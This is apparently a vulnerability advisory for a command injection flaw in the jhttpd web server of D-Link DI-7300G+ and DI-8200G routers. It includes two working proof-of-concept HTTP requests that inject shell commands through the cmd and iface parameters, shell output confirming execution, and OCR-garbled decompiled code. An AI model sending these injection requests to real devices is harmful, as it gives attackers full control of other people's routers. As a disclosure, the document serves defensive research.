Vendor of the products: D-Link

Affected Device: D-Link DI-7300G+、DI-8200G

Version: DI-7300G+ V19.12.25A1、DI 8200G-17.12.20A1

Firmware Download: http://www.dlink.com.cn/techsupport/ProductInfo.aspx?m=DI-7300G%2B

http://www.dlink.com.cn/techsupport/ProductInfo.aspx?m=DI-8200G

Vulnerability Description: A command injection vulnerability was discovered in D-Link DI-7300G+ V19.12.25A1 and DI_8200G-17.12.20A1, triggered by the flag, cmd, and iface parameters in msp_info.htm. Attackers can exploit this vulnerability by crafting malicious packets to execute arbitrary commands, thereby gaining full control of the target device.

POC:

request1:


```
Request
                                                      Ø 🚍 In
  Pretty
          Raw
   GET /msp_info.htm?flag=cmd&cmd=$(ls>/004.txt) HTTP/1.1
   Host: 192.168.0.1
 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0)
   Gecko/20100101 Firefox/139.0
 4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
   .8
 5 Accept - Language:
   zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2
 6 Accept-Encoding: gzip, deflate, br
   Connection: keep-alive
 8 Cookie: wysLanguage=CN; userid=admin; gw_userid=
   admin, gw_passwd=FF24E6660F313F459F595084CEA7E305
 9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

request2:

```
Request
                                                                       \n
            Raw
  Pretty
                     Hex
    GET /msp_info.htm?flag=qos&iface=$(ls>/005.txt) HTTP/1.1
    Host: 192.168.0.1
 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0)
    Gecko/20100101 Firefox/139.0
 4 Accept
    text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
    .8
 5 Accept - Language:
    zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2
 6 Accept-Encoding: gzip, deflate, br
 7 Connection: keep:alive
8 Cookie: wysLanguage=CN; userid=admin; gw_userid=
admin,gw_passwd=FF24E6660F313F459F595084CEA7E305
 9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```


Vulnerability Effect:

It can be observed that the router receives the request and successfully executes the command.



```
/# ls
001.txt bin firmadyne init mnt sbin var
002.txt dev hd lib proc sys
003.txt etc hd_share lost+found root tmp
004.txt etc_ro
/# cat 004.txt
001.txt
002.txt
002.txt
003.txt
004.txt
bin
dev
etc
etc
etc_ro
firmadyne
hd
hd_share
home
init
lib
lost+found
media
mnt
proc
root
run
sbin
sys
tmp
usr
/# |
```

The iface parameter can also trigger the vulnerability.



```
001.txt
             005.txt
                          etc ro
                                                    media
                                                                               usr
                                       home
                                                                  run
                                                                  sbin
002.txt
             bin
                          firmadyne
                                       init
                                                    mnt
                                                                               var
003.txt
             dev
                          hd
                                       lib
                                                    ргос
                                                                  sys
                                       lost+found
004.txt
             etc
                          hd_share
                                                    root
                                                                  tmp
/ # cat 005.txt
001.txt
002.txt
003.txt
004.txt
005.txt
bin
dev
etc
etc_ro
firmadyne
hd
hd_share
home
init
lib
lost+found
```

Vulnerability Cause:

The issue resides in the jhttpd component. In jhttpd, the program invokes the sub_46409C function to handle requests related to msp_info.htm. The program first retrieves the values of the flag and iface parameters via httpd_get_parm, storing them in the parm and v3 variables respectively.

```
int v60; // $t1
           int v61; // $t0
int v62; // $a3
    62
    63
           int v63; // $a2
    65
            _DWORD Error:_no_flag[4]; // [sp+18h] [-518h] BYREF
           int v65; // [sp+28h] [-508h]
int v66; // [sp+2Ch] [-504h]
int v67; // [sp+30h] [-500h]
    66
    67
           int v0; // [sp+30f] [-300f]
_int16 v68; // [sp+34h] [-4Fch]
char v69; // [sp+36h] [-4FAh]
char v70[52]; // [sp+98h] [-498h] BYREF
int v71; // [sp+Cch] [-464h]
    69
    70
    72
                                              _tmp_msp.info[1024]; // [sp+130h] [-400h] BYREF
    73
           char echo__not_cmd_
    74
    75
           parm = httpd_get_parm(a1, "flag");
   76
77
           v3 = (const char *)httpd_get_parm(a1, "iface");
if (!parm)
    78
    79 LABEL_8:
              v4 = nvram_get("wysLanguage");
if ( !strcmp(v4, "EN") )
   80
   81
              {
                 n14 = 14;
   83
                 strcpy((char *)Error:_no_flag, "Error: no flag");
   84
    85
    86
    87
                 v45 = nvram_get("wysLanguage");
if (!strcmp(v45, "FT"))
   88
    89
    90
                 {
                   n14 = 13;
v47 = &dword_6845E8;
   91
   92
   93
                   n1624597989 = 1624597989;
    94
    95
                 else
                 {
• 97
                   n14 = 13;
n1624597989 = -204542540;
   98
• 99
                   \sqrt{47} = \&dword_6845F8;
  100
                 v48 = v47[1];
• 101
                 v49 = v47[2];
• 102
                 v50 = *((_WORD *)v47 + 6);
Error: no flag[0] = n1624597989;
Error: no flag[1] = v48:
• 103
• 104
        0006409C sub_46409C:61 (46409C)
```

When the value of the flag parameter is cmd, the program retrieves the value of the cmd parameter via httpd_get_parm and stores it in the variable v44. The program then uses the sprintf function to concatenate the value of the cmd parameter into a variable, which is executed by the jhl_system function. When the value of the flag parameter is qos, the program uses the sprintf function to concatenate the previously retrieved iface parameter value into a variable, which is then passed to the jhl_system function for execution.

Due to the lack of security checks on input data during these processes, attackers can execute arbitrary commands and fully control the device by constructing malicious parameters.

```
• 286
           v66 = v58;
• 287
           return httpd_cgi_ret(a1, Error:_no_flag, n14, 4);
 288
        if (!strcmp(parm, "cmd"))
289
  290
           v44 = (const char *)httpd_get_parm(a1, "cmd");
 291
           if ( v44 && *v44 )
• 292
             sprintf(echo___
 293
                                            tmp_msp.info, "wys %s > /tmp/msp.info 2>&1", v44);
  294
 295
             strcpy(echo_
                            not cmd
                                          tmp_msp.info, "echo \"not cmd\" > /tmp/msp.info");
 296
           goto LABEL_23;
  297
• 298
        if ( !strcmp(parm, "qos") )
  299
• 300
           if ( v3 )
                                            tmp_msp.info, "wys qos skb %s > /tmp/msp.info", v3);
• 301
             sprintf(echo_
                            not cmd
           else
  302
                                           tmp_msp.info, "wys qos devinfo > /tmp/msp.info");
 303
             strcpy(echo_
                            not cmd
      LABEL_23:
  304
9 3 9 5
           system(echo
                                         tmp_msp.info);
           goto LABEL 12;
 306
  307
  308
        if ( strcmp(parm, "debug") )
           goto LABEL_8;
 309
        jhl_httpd_just_debug_signal(0);
strcpy((char *)Error:_no_flag, "ok");
return httpd_cgi_ret(al, Error:_no_flag, 2, 4);
 310
 311
 312
• 313 }
       000646D0 sub 46409C:274 (4646D0)
```